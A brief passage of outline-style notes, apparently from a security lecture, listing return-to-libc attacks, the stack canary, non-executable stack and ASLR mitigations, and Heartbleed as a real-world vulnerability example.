  - More advanced attacks (return-to-libc)
- Mitigations: stack canaries, non-executable stacks, ASLR
  - Implemented in modern compilers
  - Still examples of vulnerabilities in the wild (HeartBleed)